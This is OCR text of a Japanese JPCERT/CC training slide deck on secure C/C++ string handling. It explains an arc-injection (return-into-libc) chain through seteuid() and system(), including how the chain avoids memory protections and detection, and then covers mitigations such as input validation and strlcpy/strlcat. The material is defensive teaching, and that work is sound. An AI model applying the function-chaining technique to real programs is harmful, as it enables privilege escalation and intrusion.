
eip →
```
mov esp, ebp
pop ebp
ret
```

seteuid() によって制御が leave / return のシーケンスへ戻る。




Copyright® 2010 JPCERT/CC All rights reserved.

seteuid() の戻り



Copyright® 2010 JPCERT/CC All rights reserved.

seteuid() の戻り




Copyright® 2010 JPCERT/CC All rights reserved.

seteuid() の戻り

```
mov esp, ebp
pop ebp
ret
```

ret 命令によって制御が system() へ移る。




Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

eip →


```
mov esp, ebp
pop ebp
ret
```

system() によって制御が leave / return のシーケンスへ戻る。




Copyright® 2010 JPCERT/CC All rights reserved.

system() の戻り



Copyright® 2010 JPCERT/CC All rights reserved.

system() の戻り




Copyright® 2010 JPCERT/CC All rights reserved.

system() の戻り

```
mov esp, ebp
pop ebp
ret
```

ret 命令によって制御が main() に戻る



Copyright® 2010 JPCERT/CC All rights reserved.

なぜこれが問題なのか？

JPCERT CC®

攻撃者は引数を使って複数の関数を連鎖させられる。

攻撃コードは注入されず既存のものだけで構成される。

- メモリベースの保護方式ではアークインジェクションを防ぐことはできない。
- 大きなオーバーフローを必要としない。
- 元のフレームを復元することで検出を回避できる。

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

１． C/C++における文字列
２． 文字列使用時に犯し易い誤りと基本的な対策
３． 文字列に関する脆弱性
４． 脅威の緩和方法
　– バッファ静的割り当てアプローチ
　– バッファ動的割り当てアプローチ
　– コンパイラオプションの活用
５． まとめ

Copyright® 2010 JPCERT/CC All rights reserved.

固定サイズのバッファを前提とした予防策

- 一杯になったバッファにデータを追加することは不可能
- 超過したデータは破棄されるため、データが失われる可能性
- 結果的に得られた文字列を検証する必要あり

Copyright® 2010 JPCERT/CC All rights reserved.

バッファ静的割り当てアプローチ

- **入力の検証**
- strlcpy() とstrlcat()
- ISO/IEC "Security" TR 24731-1

Copyright® 2010 JPCERT/CC All rights reserved.

入力の検証

JPCERT CC®

バッファオーバーフローの原因の多くは、無制限な文字列やメモリのコピーにある。

入力データの方が、入力を格納するバッファのサイズよりも小さいことが保証されていれば、バッファオーバーフローを回避できる。

```
int myfunc(const char *arg) {
  char buff[100];
  if (strlen(arg) >= sizeof(buff)) {
    abort();
  }
}
```

Copyright® 2010 JPCERT/CC All rights reserved.

バッファ静的割り当てアプローチ

- 入力の検証
- **strlcpy() と strlcat()**
- ISO/IEC “Security” TR 24731-1

Copyright® 2010 JPCERT/CC All rights reserved.

JPCERT CC®

より間違いを犯しにくい方法で文字列のコピーと連結を行う

```
size_t strlcpy(char *dst,
   const char *src, size_t size);

size_t strlcat(char *dst,
   const char *src, size_t size);
```

strlcpy() は、NULL 終端文字列を **src** から **dst** に最大 **size** で指定する文字数分コピーする。
strlcat() は、NULL 終端文字列 **src** を **dst** の末尾に追加する。ただし、コピー先の文字列の長さが **size** を超えない範囲で。

Copyright® 2010 JPCERT/CC All rights reserved.

サイズに関して

strlcpy() と **strlcat()** は、バッファオーバーフローを起こさないために、コピー先文字列のサイズを引数にとる。

- 静的に割り当てられたコピー先バッファであれば、この値は **sizeof()** 演算子によってコンパイル時に容易に計算できる。
- 動的なバッファのサイズは、容易には計算できない。

